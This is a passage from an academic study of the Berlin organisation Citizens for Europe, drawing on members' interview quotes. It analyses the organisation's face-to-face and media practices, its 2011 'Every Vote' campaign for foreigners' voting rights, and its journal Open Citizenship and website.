*We are all human beings. Whenever you meet someone you attach more importance to the whole interaction. You can do a lot of stuff online, but when things need to be done and brought to life you need people who sit together, talk to each other and do it. (Christian)*

Similarly, Louisa and Arianna emphasised the importance of face-to-face communication.

*I think personal contacts and physically meeting people is extremely important for the work we're doing. It builds forms of trust that emails are not able to do. You rather remember and trust people you've met instead of people who have sent you an email. (Louisa)*

*Real, personal contact – maintained over a long term – clearly predominates. (Arianna)*

The relevance of face-to-face communication was also brought into relation with the location of CFE's office in Berlin.

*I have the feeling that Berlin is the place to be to do what we're doing. Elsewhere we wouldn't have the short walks to the big institutions. If you are working on the topics we are engaging with it makes a lot of sense to be here. (Christian)*

*Berlin is extremely important for such a small organisation like us. First of all, because we can live on a rather small salary. And, even more importantly, because it is a place that pools "money and power". Political parties, headquarters, members of the parliament, large foundations are all close by and are more easily approachable than if we were somewhere in the countryside. (Louisa)*

On the one hand, CFE was in need of mediated communication to initiate contacts, to coordinate activities with collaborators across Europe and to act beyond geographical borders (Keck and Sikkink 1998; Juris 2008). On the other hand, mediated practices were only one part of the organisation's communication ecology as non-mediated communication and location continued to play a fundamental role for the political work of CFE's political work (Kavada 2010; Kannengießer 2014). Mediated communication was vital for CFE, but it was far from being the only form of communication, as it could not substitute for trust,

amongst other possible factors. Trust, in turn, was considered central for acting politically (Rosanvallon 2008). Considering the relevance of communicative action for CFE's political engagements, face-to-face and mediated communication are best understood as complementary practices. The following analysis of the Every Vote 2011 campaign – one of CFE's three central modes of political engagement – further elucidates this finding.

In 2011, one year after its foundation, CFE and the Berlin-based association Jede Stimme ('Every Vote') initiated the project Jede Stimme 2011 ('Every Vote 2011').<sup>8</sup> The campaign pushed for voting rights at the regional level for almost half a million inhabitants of Berlin who did not have German citizenship. Campaigning for foreigners' voting rights, Every Vote 2011 pointed towards a democratic deficit in German electoral law by critically acting on the question of who is included as citizen for political purposes and whose voices are excluded from political procedures (Bourdieu 2000; Couldry 2010). In this sense, the campaign very much echoed CFE's general aim of acting on the democratic deficits of contemporary political constellations. In the run up to the elections for the House of Representatives in Berlin symbolic elections were held at around seventy-five polling stations across the capital from 29 August to 4 September 2011.

*Around half a year before the elections took place we met people from the Every Vote association who had the same idea. So we were convinced that it was worth putting effort into the campaign. (Christian)*

*We initiated Every Vote 2011 because the elections took place in the same year and because of politicians and sponsors we met who wanted to support the campaign. Ideas normally establish themselves through the communication within our organisation, interactions with other actors and the context we are currently part of. (Martin)*

The aim was to make more people part of the political process by changing one aspect of Germany's formal political procedures. Echoing notions that underline the relevance of opportunity structures for political engagement (see Cammaerts 2012) Christian stressed that the overall timing was crucial for the campaign to gain attention and to have a chance to be successful.

*We knew that it would make no sense to introduce the topic outside of a context. So we initiated the symbolic elections in*

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<sup>8</sup> The registered association Every Vote was founded in 2010 by Robert Schaddach, a member of the House of Representatives in Berlin for the Social Democratic Party.

*the run-up to the House of Representatives election in Berlin.*  
(Christian)

With over 2300 people without German passports participating in the symbolic elections the campaign had a large resonance amongst politicians as well as in mainstream media before and during the official election.

*We wanted to make the issue more prominent in society during election time. With some luck and a lot of effort we managed to do so.* (Arianna)

The efforts Arianna was referring to were largely put into communicative action.

*We rang a lot of bells across Berlin. Who answers to circular mails nowadays? Calling people was also important in the initial phase but we visited every collaborating association at least once in person to talk to those responsible. We also invited collaborators to meetings so that the local associations would meet regularly. Face-to-face meetings and personal contacts were a key factor.* (Louisa)

Following the initial face-to-face contact with potential collaborating associations, CFE continued their interactions via personal mediated communication to further coordinate the campaign. The reliance on face-to-face communication underlines that it is important not to undervalue the role “non-mediated” communication continues to play for engagement practices of organisational actors. The campaign was, first of all, grounded on direct meetings and conversations. As a consequence of this “persuading” CFE managed to bring together around one hundred individual and collective actors that brought the campaign to life.

*We got back to those actors who were interested in the campaign via telephone. Online media didn't play a role at all. It had to be very personal.* (Arianna)

Once the initial group of participating associations was more or less fixed, personal face-to-face and mediated communicative practices were accompanied by the distribution of media material. Mediated communication was not important for initiating the campaign, but came into play once the groundwork of establishing collaborations was achieved. At the same time, it is important not to forget that CFE's internal communicative routines relied on a range of practices oriented towards offline and online media to substantiate their day-to-day workflow.

*We had municipal funding that enabled us to print leaflets in the thirteen most spoken languages – according to the Federal*

*Statistical Office. We then went in person to the local associations – organisations of the Jewish community, Arabic cultural institutes, migrant associations and other civic associations. We approached them by saying, “We want to elaborate this issue. We would give you something like a corporate identity and media material and you can do whatever you want with it.” And that’s why they participated.*  
(Christian)

Equipped with leaflets and posters the collaborating groups, which were mostly migrant associations, implemented parts of the campaign by distributing the media material in their communities and within their local districts. When considering the role of media practices play in the context of political engagement it is not only important to include what actors’ do with media at first-hand, but also to take into account less explicit factors like passing on media material to collaborators.

*Many elderly are not very familiar with the internet and online platforms that have become part of younger people’s everyday life. So we decided that it would be good to use posters and leaflets to get all those people we wanted to reach.* (Arianna)

While CFE set the frame of the initiative by supplying media material to the associations the organisation left the actual realisation of the campaign to the participating associations. It was also the collaborating associations and collectives who then organised polling stations at around 100 local venues and clubhouses across the capital.

*We clearly were the initiators of the campaign but we were not trying to “teach migrants how democracy works”. [...] The key was to directly collaborate with the associations and it proved to be a good strategy to leave room for their own engagement during the implementation of the campaign.*  
(Louisa)

*It’s very straightforward: you just go there and listen to them. What we achieved was to make it clear that we don’t work for a group of individuals but with people who are excluded from formal political processes.* (Christian)

*The campaign was organised in such a way that all participating actors could take their own role, could identify*



*with the project and were able to say, “Look, we are part of this campaign”. (Arianna)*

From this perspective, the role of CFE throughout the campaign was that of a mediator – establishing links amongst civic associations as well as between institutional politics and civil society – and that of an enabler – triggering the participating associations to actively engage with the issue of foreigners’ voting rights. By directly working with people excluded from formal political participation CFE gave partaking associations the opportunity to be part of the discussion around foreigners’ voting rights. What Cohen and Arato have described as ‘defensive’ and ‘offensive’ modes of activism (Cohen and Arato 1992) might be a suitable terminology to describe CFE’s engagement in this context. On the one hand, the organisation’s activities were directed inward to civil society enabling a number of individual and collective actors to get involved with an issue that affected their daily life as citizens and conditioned their ability to be part of formal political procedures like voting. On the other hand, CFE’s campaign was directed outward to state institutions as the overall aim was to influence political decision-making and to change electoral law. The activation and accomplishment of these two modes of activism relied on the organisation’s ability to merge face-to-face communication and media-related practices as interlocking arrangements.

Following the initial face-to-face interactions CFE was able to bring the campaign to life, by, amongst other means, providing associations with leaflets and posters. The ability to do this was based on additional municipal funding, which indicates that financial resources had a direct effect on the organisation’s diversification of media practices. Distributing media material gave the participating associations resources to make their local communities aware of people’s exclusion from formal political procedures. In this context, providing the associations with media material as resources to voice their political concerns is best understood as employing a form of relational media practices (Mattoni 2012: 47–9). These media practices were part of creating an environment for citizens to voice their opinion and to allow them to participate symbolically in political procedures they were otherwise excluded from. Consequently, communicative action was not enacted to put issues on the global agenda or to solve problems on a trans-territorial scale (Fraser 2007; Bohman 2007), but rather to solve political issues that have emerged as a consequence of a globalising world at the local level.

To complement the discussion of CFE’s voting rights campaign it is worth noting that in addition to their relational media practices the organisation also initiated a larger media campaign. As the following section explains, bringing different modes of relating to media together had consequences for the campaign

itself and, even more important for the context of this research, for CFE's legitimisation and longer term engagement.

#### 5.4 Every Vote as a trans-media campaign

In addition to the active and self-guided inclusion of collaborating associations, CFE aimed to inform the general public about the issue of foreigners' voting rights.

*It was clear that for our 'Every Vote' Campaign 2011 we needed to go out there and be visible in public. Otherwise the mass of people we wanted to reach simply wouldn't realise what was going on.* (Christian)

The aim was to make the issue as visible as possible and to animate debates around foreigners' voting rights during election time. On the one hand, this was important for creating public awareness and to mobilise as many people as possible to take part in the symbolic elections. On the other hand, it was important for putting public pressure on politicians and political parties that were up for election to expand voting rights in Germany. Accordingly, CFE decided to interact with the widest possible range of media outlets to achieve the largest possible mediated visibility (Gamson and Wolfsfeld 1993; Rucht 2013). To do so, the organisation initiated a well-orchestrated media campaign.

CFE managed to recruit a number of mainstream media outlets to collaborate before and during the symbolic elections. The Berlin radio station *MotorFM* (now *FluxFM*) supported the campaign by regularly advertising and promoting the elections. The *Berliner Fenster* ('Berlin windows'), which are the public screens installed in almost every subway in the German capital reaching around 1.5 million people a day, also promoted the campaign over four weeks by frequently displaying notices about the campaign.

*We got the opportunity to publicise our campaign in the subways, but didn't really know what to do with it. So we sent out a message to a few email distribution lists asking people to submit their own slogans for the subway screens. We also called a few elderly we knew personally and asked them for their opinion. We got quiet a few responses and used them unmodified. People immediately identified with the project.* (Christian)

Distributing information about Every Vote 2011 through the subway screens, which are part of the growing mediatisation of public space (Berry et al. 2013), enabled CFE to reach a varied audience. In addition, similar to the inclusion of

organised collectives, directly taking up slogans composed by ordinary people enabled CFE to include people's own voice, which made them an active part of the campaign.

As participants recounted, the collaboration with *Neue deutsche Medienmacher* ('New German media representatives') was another important step to gain the widest possible attention.

*Through Every Vote 2011 we gained access to very strong networks like the New German media representatives – a group of journalists with and without migration backgrounds who aim to strengthen cross-cultural journalism and to challenge dominant media discourses. They were very receptive because they are directly affected, and distributed our campaign through their network. Suddenly we got a call from a Deutsche Welle [international public broadcaster] journalist who wanted to cover our initiative. He also gave us three more contacts.* (Christian)

The fact that CFE was being contacted by and collaborated with quality media outlets indicated that the organisation was starting to establish itself as an actor worth considering giving a voice (Gitlin 1980; Yoon 2005). In contrast to the earlier discussed scepticism towards some forms of external communication, all participants considered interactions with a diversity of media channels as highly important in the context of Every Vote 2011.

*Christian pulled together an unbelievable media campaign: online, but also with posters and in the subways. That was incredibly important. Without it, things would have never taken off the way they did.* (Louisa)

*Depending on the project it is very helpful to work with "standard" media, as was the case with the symbolic elections.* (Arianna)

*Mainstream media play a vital role while you get a campaign going.* (Christian)

*If you want to reach mass attention and you want to influence public and political discourse you have to put efforts into media relations. You need a good media resonance. Otherwise you end up nowhere.* (Martin)

Participants were very aware of the dynamics related to recognition by media outlets and had a clear understanding of which audiences they wanted to reach.

CFE was neither critiquing nor adapting to any particular mainstream media (Rucht 2004), but was simply interacting with all interested media outlets as CFE wanted to reach the widest possible audience.

*It was very broad. There is no moral filter in regards to public relations. The moral filter is important in relation to collaborations with institutions.* (Martin)

On the eve of the symbolic election the campaign was concluded with a debate by leading representatives of the major political parties broadcasted live on regional television. Taken together, these findings together those in the previous section, indicate that the campaign was based on ‘transmedia mobilization’ (Costanza-Chock 2014/forthcoming) that drew on leaflets, posters, broadcasting, public screens and mainstream media. The ability to initiate a campaign that included practices beyond online platforms was made possible by additional municipal funding for leaflets and posters and by the support of collaborating media outlets. CFE’s engagement practices relied on qualitative mobilisation – aiming to reach chosen recipients and audiences in local communities – and quantitative mobilisation – oriented towards the wider public (Rucht 2004). Media practices, as has been shown, played a vital part in both dynamics: on the one hand, to mobilise particular organised associations as collaborators and equip them with media material to make the issue visible amongst their communities; on the other hand, to use media to publicise the campaign and put the issue on the public agenda by mobilising a mass audience through mainstream media. Taken together, these dynamics indicate that CFE’s Every Vote 2011 was indeed a trans-media campaign.

As a consequence of this trans-media campaign Every Vote 2011 was covered in German, English, Turkish, Italian and Spanish.

*99 per cent of the media reactions – articles, radio interviews, TV reports – did amplify our issue and were supportive of our demands for foreigners’ right to vote at municipal elections.* (Martin)

*We had hoped for good feedback from the media. The actual amount of coverage was quiet surprising. I am not sure whether we would have managed to create such an impact without it.* (Louisa)

During the campaign CFE had the impression that they were able to achieve their political aims. The direct aim of gaining mediated visibility was achieved and showed that non-membership organisations can be very effective at securing

media attention (Andrews and Caren 2010). In some cases the participants did not get direct access to media outlets, but in other instances CFE was able to articulate their concerns in their own voice (Ericson et al. 1989). While it would be too much to argue that CFE was captured by the demands of mainstream media (cf. Powers 2014) it can certainly be said that they were reliant on mediated visibility by mainstream outlets to gain the widest possible attention.

In addition to the attention Every Vote 2011 gained in the mainstream media, several politicians promoted the campaign on their websites. For example, Renate Künast, chairperson of the Green Party and front-runner for her party at the elections in Berlin at that time, featured the campaign on her website and announced detailed information on where people could take part in the symbolic election. Likewise, the Social Democratic Party (SPD) and the Left Party (Die Linke) featured the campaign on their websites (see Appendix 4).

*We got a lot of media attention. You can book that as a success. We were also in contact with quite a lot of politicians. Overall, we had the impression that decision makers were really listening to us. (Arianna)*

Even if the political parties were referring to the campaign for the sake of promoting their own stance, this form of re-mediation acknowledged CFE as a serious political actor with a legitimate voice worth listening to (Suchman 1995; Couldry 2010). Accordingly, this public recognition of Every Vote 2011 can be seen as part of CFE's successful trans-media campaign.

At this point it is important to note that the campaign was oriented towards shifting fundamental democratic deficits. In the case of Every Vote 2011 the concrete manifestation of democratic deficits was the exclusion of particular social groups from formal political procedures. Despite their "successful" trans-media campaign and the apparent proximity to institutional politics, CFE's political aim of changing the electoral law, and along with changing who is a citizen in relation to fundamental political procedures, was not achieved.

*Of course the aim was to achieve a legislation amendment. It all burst when the SPD formed a coalition with the CDU. Voting rights for non-German citizens was unthinkable with the CDU in power; which put a rather frustrating end to the campaign. But until that point I would still consider it a success. (Louisa)*

As much as the temporal context of the election was the starting point of the campaign, so the outcome of the elections decided the outcome of the campaign. From beginning to end CFE's media practices were in one way or another in direct

correlation with the structured schedule of the political cycle. This finding in itself shows that institutional processes structuring democratic constellations continue to be strong and influential (Keane 2009; Rosanvallon 2008). As the case of CFE's voting rights campaign demonstrates, it is not sufficient to exclusively investigate extra-parliamentary engagement when considering the complex links between actors' media practices and political arrangements. Following the rather surprising election outcome the issue of foreigners' voting rights disappeared swiftly from the public agenda. We could end the discussion of Every Vote 2011 at this point by concluding that CFE's trans-media campaign was successful in enabling citizens to partake in symbolic political action, but was not successful in achieving its political goals. But, considering the focus of my research, it is worth digging deeper into the longer term consequences of the campaign for the organisation itself.

As Christian mentioned casually:

*The office we are working in belongs to Humboldt University. We got in contact with them through our partner association Every Vote. [...] We gained their trust throughout our collaboration. Without them we would probably still be meeting in Martin's apartment. The rent we are paying is ridiculous for Berlin Mitte.* (Christian)

Three years after the campaign CFE was still residing in the same office space. Considering the earlier mentioned relevance participants attributed to the common workspace for the organisation's ability to bring projects to life this was a considerable long-term consequence of the campaign. Another longer term consequence grounding in Every Vote 2011 was more explicitly related to the efforts the organisation had put into the trans-media campaign.

*Following the large resonance to our campaign we had a number of inquiries by people who were interested in doing a similar project in other federal states or even on a European scale. That's definitely an option. One of our central aims is to bring continuity or consistency to our campaigns.* (Louisa)

Already during interviews in 2011 the participants were saying that the positive responses from a wide range of individual and collective actors, including the media and not-for profit foundations, prompted CFE to extend the event to a European scale on schedule for the European Parliament election in May 2014. There was a strong desire to sustain engagements related to the issue beyond a single event. In early 2014 Citizens for Europe sent an email newsletter containing the following information.

*In the run up to the European Elections in May 2014, Citizens For Europe and the alliance Voting Rights for All (Wahlrecht für Alle) will launch a campaign to expand voting rights on local and European levels to Third Country Nationals. (CFE Newsletter 7 January 2014, Appendix 5)*

Unfortunately, this line of action could not be followed in more detail as my fieldwork had already come to an end. There was, however, a third long-term consequence unfolding during the time of my research. By making the issue of foreigner's voting rights visible in public discourse through their trans-media campaign CFE itself gained increased visibility as a civil society organisation that was engaging with European citizenship and political participation in the EU.

*The media resonance also led to the situation that a number of foundations that we are working with nowadays approached us and said: "Great work. We would like to support you". The project Every Vote 2011 was extremely important for the development of the organisation because it helped us to establish our reputation – within the foundation scene as well as amongst politicians and public institutions. We can still rely on this reputation to land big projects and collaborations. (Martin)*

*The attention we gained with Every Vote was not only important to make the campaign happening, it was also very important to build up communication und reputation. (Arianna)*

*The foundations realised that we made some conclusive projects that were well received by the public and were debated by politicians. [...] We have, so to say, earned our recognition and legitimation. (Christian)*

One possible way of interpreting these statements would be to diagnose a more or less direct causality between "media attention" and legitimacy (Lazarsfeld and Merton 2004[1948]; Herbst 2003; Koopmans 2004). Yet, I want to argue, the findings and the discussion so far suggest another interpretation. First, as has been illustrated, Every Vote 2011 relied on face-to-face communication and a variety of media practices – from mainstream media to relational media practices. Second, one has to take into account the organisation's actual mode of practice, which positioned CFE in the role of a mediator and enabler. It is impossible to isolate a single factor like media attention or mediated visibility and make it the exclusive

cause of a particular effect. Legitimacy did not grow out of media attention but out of the whole effort that CFE and its collaborators put into the campaign. Accordingly, to understand CFE's engagement in relation to democratic deficits like foreigners' voting rights one needs to draw a more comprehensive picture. Doing so opens up a wider perspective on the role media-related practices play for legitimacy and sustaining political engagement.

It was not so much the direct "media effect" of gaining public attention during Every Vote 2011 but the integrity of the organisation's trans-media campaign that contributed to establishing CFE as a trustworthy political organisation worth listening to, collaborating with and considering a legitimate civil society organisation. Although CFE did not deliberately take into account what consequences the campaign might have for their own standing its trans-media campaign and mode of practice gave the organisation a publicity profile that contributed to longer-term consequences. Triggering around 100 individual and collective actors to engage with the issue of voting rights, enabling over 2300 people to take part in a symbolic election and succeeding in embedding the issue of foreigners' voting rights in public discourse was a vital step for the CFE to establish legitimation as a mediator between civil society and politics. As a consequence of this consolidated recognition, CFE was able to stabilise its engagement by initiating new collaborations, attracting new funding sources and, growing out of the other two forms of recognition, establishing legitimation. While it is impossible to identify a straightforward causal chain between CFE's trans-media campaign and the stabilisation of its political work, the above findings suggest that there are strong correlations between media-related practices, legitimation processes and sustaining political engagement.

## **5.5 Conclusion**

In this chapter I have tried to show the vital role media practices play for establishing and for maintaining Citizen for Europe as a civil society organisation by pointing to a number of important factors. The first section hinted at internal "organisational" dimensions by illustrating that along with its growing involvement over time CFE's inward-oriented modes of communication and information exchange increasingly relied on media practices. The following section called attention to the finding that outward-oriented communication was a conflictual process. Utilising particular media platforms and tools was far from self-evident and not always crowned with success. Instead of decentralising hierarchies, media practices related to popular online platforms rather were the result of processes that made visible and even amplified organisational structures.



Accordingly, internal organisational dynamics strongly shaped CFE's outward-oriented communication and vice versa. Building on these findings the third and fourth section analysed the organisation's Every Vote 2011 campaign. In this context the chapter highlighted the importance of CFE's trans-media campaign for enabling citizens to actively engage with the issue of voting rights and to symbolically participate in political procedures they were otherwise excluded from. While the political aim of changing the electoral law was not fulfilled, the organisation's mode of practice underlying the trans-media campaign contributed to establishing CFE as a trustworthy civil society organisation worth listening to and collaborating with.

Taken together this chapter has shown that media-related practices were important in relation to both internal and external dimensions. On the one hand, practices oriented towards offline and online media perpetuated day-to-day communicative routines by constituting a consistent flow of information amongst members. This steady flow, in turn, generated a more transparent and constructive working process. At the same time, practices such as digital archiving were important for the longer term formation of the organisation because preserving relevant information in accessible and sharable ways led to an accumulation of relevant knowledge and experience. By doing so inward-oriented media practices contributed to the ability to sustain the organisation's engagement over time. On the other hand, as the case of Every Vote 2011 has shown, outward-oriented media practices also had longer term consequences in relation to activating sources of funding, collaborations, and, ultimately, feeding into the stabilisation and legitimation of CFE's engagements. A common thread that has been highlighted in this chapter is that internal and external modes of media practices were strongly interwoven with each other. Another thread that emerged throughout the above sections is the strong interconnection between face-to-face interactions and mediated communication. This synergy was evident in both internal and external communicative practices. As has been shown, for example, internal organisation relied heavily on both physical proximity and the ability to rely on offline and online media. Similarly, CFE's voting rights campaign was grounded on physical meetings and media related practices that acted as interlocking arrangements.

The findings presented so far on CFE emphasise the different ways media-related practices play part in enabling and sustaining the organisation's day-to-day work as well as its more explicit political engagements. Following this first set of findings, the next chapter will investigate CFE's publication of its journal *Open Citizenship*, the organisation's curating practices related to its website and CFE's efforts to create and sustain a trans-local community of practice.

## Intermediary Politics

The following chapter will take up the line of argument on which the previous sections concluded and further investigate the various ways media-related practices play a part in sustaining Citizens for Europe's engagement over time and establishing legitimacy. The first section will analyse the organisation's in-house publication *Open Citizenship*. It will be argued that the journal fulfilled two interrelated functions. First, practices related to *Open Citizenship* in part legitimised CFE's political work by grounding its activities in academic knowledge and comparative examples. Second, the journal was an initial point of contact that allowed the organisation to establish long-term relationships with individual and collective actors belonging to different fields. The second section will investigate practices related to the CFE website. As I will argue, the website acted as an infrastructure to affiliate CFE with trusted well-known organisations. In doing this, it helped to embed CFE's political endeavours within a legitimate context. In the third section I will focus on CFE's efforts to establish and maintain a trans-local community of practice. In this context I will argue that media-related practices are complementary to physical meetings to maintain the community of practice over time. The final section will further examine correlations between media-related practices and CFE's aim to establish and maintain itself as a legitimate agent acting to mediate between different political spheres.

### 6.1 Publishing a print journal

As shown in the previous chapter, participants prioritised some media-related practices and were rather sceptical about others. One of the media mentioned as a side note in the earlier sections, and which was appreciated by all participants, was the organisation's own publication *Open Citizenship* (OC). In particular Martin underlined the importance of the journal by stating that he clearly prioritised the journal in contrast to online platforms considering the journal one of the organisation's three pillars for acting on democratic deficits. According to its online presence, OC 'combines scientific discourses on the subject of European

citizenship with articles and reports on positive and negative effects of its current legal definition'. Published in print and online, the journal had the following aim:

*Open Citizenship aims to inform its readership about European issues and, more particularly, to create a publication where “activism”, “politics” and “academia” meet. (Louisa)*

During my research the journal was held in various university libraries, the library of the German Bundestag and a library of the United Nations, amongst others.

*OC is published twice a year. We are establishing structures to make the journal financially self-supportive through subscriptions by universities, libraries, institutions and private persons. Now we make around 15 per cent of total income through subscriptions. (Martin)*

*There is an interest in making the project self-funding. That's already a big challenge. I can't see us making a profit with it. But that's not the aim of the publication anyway. (Christian)*

As participants emphasised, the journal was no revenue stream. To the contrary, the organisation was putting more financial resources into the publication than they were getting out of it. Nevertheless Martin and Christian underlined the relevance of OC:

*We will keep on publishing our journal in any case. It is one of our long-term projects. (Martin)*

*Open Citizenship was part of our activities from day one. The journal is particularly important for bringing people together on a long-term basis. (Christian)*

Throughout the research all participants involved in the journal were involved in reflecting on the relevance and efficacy of publishing a journal in print versus going fully online. Finally, the team decided to keep the print version.

*It is important to have something physical in your hands. [...] Besides that, organisational websites and online platforms like Twitter are still used predominantly by a rather small group of people in Germany. (Christian)*

The decision against discontinuing the print publication was strongly related to the organisation's internal modes of communication for which offline media continued to be of relevance. Even more importantly, the decision was based on experiences made during the Every Vote 2011 campaign, where offline media like leaflets and posters played a vital part in reaching the widest possible audience as

well as in actively involving collaborators in the campaign. Although the journal was loss-making the participants considered the publication worth investing in over the long term. Reading through all published issues it became clear that OC was not a “self-propaganda” tool for CFE announcements and promotion of their own activities or achievements. Considering the fact that OC was neither an in-house publication propagating the organisation’s accomplishments nor a source of income, the question that came to mind was: Why would an organisation with limited human and financial resources put so much effort into publishing a journal in print bi-annually?

*The journal embodies our core activities. We constantly move between different actors – scholars, politicians and civil society. So we constantly move between academic know-how, politics and civic grassroots action.* (Martin)

In other words, the journal echoed CFE’s overall *modus operandi*, as explained in one of their digital newsletters, to ‘connect practitioners and decision-makers from academia, civil society and politics’ (CfE newsletter 26 April 2013, Appendix 3). Louisa, who was actively involved in the publication of the journal at the time of my research, concretised the practical dimensions of this as follows:

*It is a really good access point to current debates. It is also a great medium to make contact with people and to keep that contact going. I also think that it allows us to create a platform for opinions that are not regularly accommodated elsewhere. Our approach is to bridge gaps between rather abstract debates taking place in academic discourse and work that civil society organisations are doing on the ground in relation to the same issues.* (Louisa)

Louisa’s words highlight four factors worth analysing in depth. First, the journal was an access point to current debates. Second, it was a medium for making contact with other actors and for keeping contacts going. Third, OC created a platform for opinions that might not be accommodated elsewhere. Fourth, the journal was a bridge between academic debates and civil society organisations’ activities on the ground. It is reasonable to distinguish between two sets of dynamics. The latter two factors – creating a platform for opinions and bridging gaps between theory and practice – can be considered direct dynamics of the publication. The first two – OC as an access point to current debates and a medium for making and maintaining contact with other actors – are best described as implied dynamics as they implicitly aim to feed back into the organisation itself.

In regards to the direct dynamic of creating a platform for opinions not regularly accommodated elsewhere, OC was a publication that gave a voice to individual and collective actors working on issues that were often put aside in mainstream debates; for example, issues like ‘Exclusion and discrimination’ (Volume 1, Issue 1) and ‘Urban Citizenship’ (Volume 2, Issue 2). Here CFE was using OC as a tool to strengthen their position as an organisation working to disseminate issues related to political participation and European citizenship. Directly related to this was the second outcome of bridging gaps between rather abstract debates taking place in academic discourse and the work of civil society organisations on the ground. The journal added political value to CFE’s activities by creating dialogue and conjunctions between academic debates and organised civil society activities. In this sense OC fulfilled a mediating function by providing individual and collective actors with an arena to articulate and exchange ideas. It allowed actors from different fields and spheres to see and hear what “the others” were doing about the same issues.

*Through the journal we allocate information from A to B and from B to A. Scientific accounts are very important for us and for civil society organisations in general. So we publish a journal where things are said in ways that people can understand and use. It’s a utopian dream to believe that universities have the power to directly inform politics. Consequently we aim to establish and to maintain the discourse between organised civil society and scientists.*  
(Martin)

As a consequence, OC was an explicit resource for establishing and maintaining alternative public discourse (Gamson and Wolfsfeld 1993), which allowed CFE to practise its long-term political programme of mediating between civil society, institutional politics and academia.

Regarding the implied outcome of being an access point to current debates, research has shown that large NGOs often monitor an enormous range of media – from audio-visual and print media to lifestyle publications and emergent online platforms – looking for ways to build brand presence (Powers 2014). CFE monitored the news agenda and was embedded in a continuous flow of information through online platforms. In addition, the organisation gained information through face-to-face and mediated interaction with other actors. Yet, one of the main channels for accessing information about current debates around European citizenship was through practices related to the publication of their own journal. The reason for doing this was intimately related to CFE’s specialisation on

issues that were not often covered in mainstream media. To keep their own engagement going and to stay up-to-date in their field of engagement participants relied on the information they gathered and contacts they made through the journal. While this was directly related to sustaining the organisation's activities another factor was more closely related to legitimation processes.

*Open Citizenship mirrors the way we do things. Our activities are characterised by a certain idealism, but they are substantiated by empirical findings and comparative studies. Instead of saying: "We are a small group of people who do stuff", we say, "We do this and that because it has been proven to work very well in other countries or another context".*

(Christian)

One of the intentions behind the publication of OC was to base CFE's activities on the empirical findings and comparative work of other civil society organisations.

*Whenever politicians, members of the organised civil society or our supporters ask us, "You are five individuals, why should we listen to your advice?", we are not backed up by a democratic mass that legitimises our actions. We develop this legitimation from existing scientific know-how that we partially publish in Open Citizenship.* (Martin)

In contrast to the legitimation of democratic leadership civil society organisations are not legitimised through a written constitution, institutional frameworks or people's votes. As a result they need to look for legitimation elsewhere. Through publishing its journal CFE partially created its own source of legitimation. On the one hand, OC was a source for gaining information first hand. On the other hand, by creating a platform for such debates the journal demonstrated CFE's ability to handle complex issues in a comprehensible manner. Taken together, the information and knowledge that was gained through OC was considered a key resource for legitimising the organisation's activities. This finding complements the findings of the previous chapter, underlining how the relation between media practices and legitimation is more subtle and less straightforward than often assumed (Herbst 2003; Koopmans 2004). Considering the relation between media-related practices, legitimation and long-term involvement, the case of CFE shows that establishing legitimation is not only grounded in mainstream media attention and media practices that are visible first hand, but can also be created and sustained by less spectacular, less obvious practices. One way of building up legitimacy through practices related to OC was furthering the organisation's impartial expertise by gaining access to current debates and coming into direct

contact with relevant actors in the field of European citizenship and political participation.

This leads me to the second implied outcome of OC as a medium for making contact with other actors and keeping these contacts going.

*A lot of collaboration came out of initial contacts we had through Open Citizenship. Some of them published an article with us, we stayed in contact and later we started to collaborate with each other. OC gives us the opportunity to identify partners, to give them visibility and by doing so to “bind” them to us. (Martin)*

OC enabled CFE to affiliate with individual and collective actors that contributed to the journal and to stay connected with them over time. The journal was used to establish relationships to other civil society organisations and scholars which often led to further collaborations. In particular, through acting as a medium that gave actors visibility the journal became a resource that fed into the process of sustaining longer term relationships with other organisations. Accordingly, the journal had a twofold relevance for the organisation. The medium itself was part of CFE’s engagement (Cammaerts 2012) as OC gave actors a space where they could speak in their own voices and discuss issues that were not part of mainstream debate. Thus CFE created bridges between actors belonging to different fields and widened the discourse around issues of citizenship and political participation in Europe. As a consequence CFE was able to position itself as a legitimate actor that created ‘trans-institutional connections’ (Lovink and Rossiter 2011). At the same time this allowed CFE to gain relevant information and contacts that they could use for other activities and to legitimise their own activities by referring to empirical research.

To conclude this section, one can remark that Open Citizenship was not simply an in-house publication that propagated CFE’s achievements. Neither was it a source of income for the organisation. Instead it fulfilled four interconnected functions: first, it was a platform to mediate between civil society, politicians and academia; second, it enabled CFE to gain knowledge about issues and debates related to European citizenship; third, it enabled CFE to base their activities on scientific arguments, knowledge and comparative examples; fourth, it initiated and sustained long-term relationships with other individual and collective actors. Taken together, as the above section has shown, these four factors enabled CFE to position itself as an intermediary organisation between civil society, academia and institutional politics. In other words, publishing OC was part of establishing CFE as a legitimate agent mediating between different spheres.

The above section focused on practices related to offline media. I will now continue to look at legitimisation processes by discussing CFE's use of its website. More particularly, I will look in more detail at the way CFE produced, documented and curated media material for its website.

## 6.2 Producing, documenting and curating

Externally oriented communication channels like popular online platforms were added over time but the organisation website was launched at the very beginning. The website had seven subsections. These included the organisation's history, its aims and *modus operandi* and the team; a section where visitors could sign up to CFE's mailing list; a section that announced vacancies; a section that gave an overview of all current and past projects; another was dedicated to the organisation's active network of partners and collaborators; a section indicated how viewers might support CFE in form of donations or volunteering; and, finally, a section that listed contact details. As Christian mentioned earlier, the website was embedded in a wider media environment, which meant that a lot of its content was shared and distributed across Facebook, Twitter and Pinterest. While the organisation's website had a comprehensible design and was well structured, some features that have become increasingly common for websites were consciously excluded.

*We don't have a comment section on our website. If someone wants to comment on our work they need to call us or write emails.* (Martin)

The website was not interactive in a way that allowed visitors to be part of its content through commenting on or responding to entries or the like. Accordingly, it was a one-way communication channel; that is, an infrastructure strictly used for external communication. Overall, it appeared that the website's main purpose was to familiarise visitors with the organisation and to fulfil a certain public relations function. When asked about the relevance of the website, participants emphasised its overall significance for the organisation.

*A reputable online presence has become incredibly important.* (Louisa)

Christian added to this:

*Nowadays a website is your business card. If you don't appear online you simply don't exist.* (Christian)



Echoing the notion that mediated visibility today includes aspects beyond mainstream channels (Cammaerts et al. 2013), Christian's comment shows that having a website was considered fundamental for CFE. This, however, did not explain the significance of the website for the organisation's engagement practices. Analysing the website in more detail, it became apparent that two aspects of how CFE used their online presence were particularly important: first, for *communicating CFE's mode of practice*, and second, for *affiliating CFE with trusted organisations*.

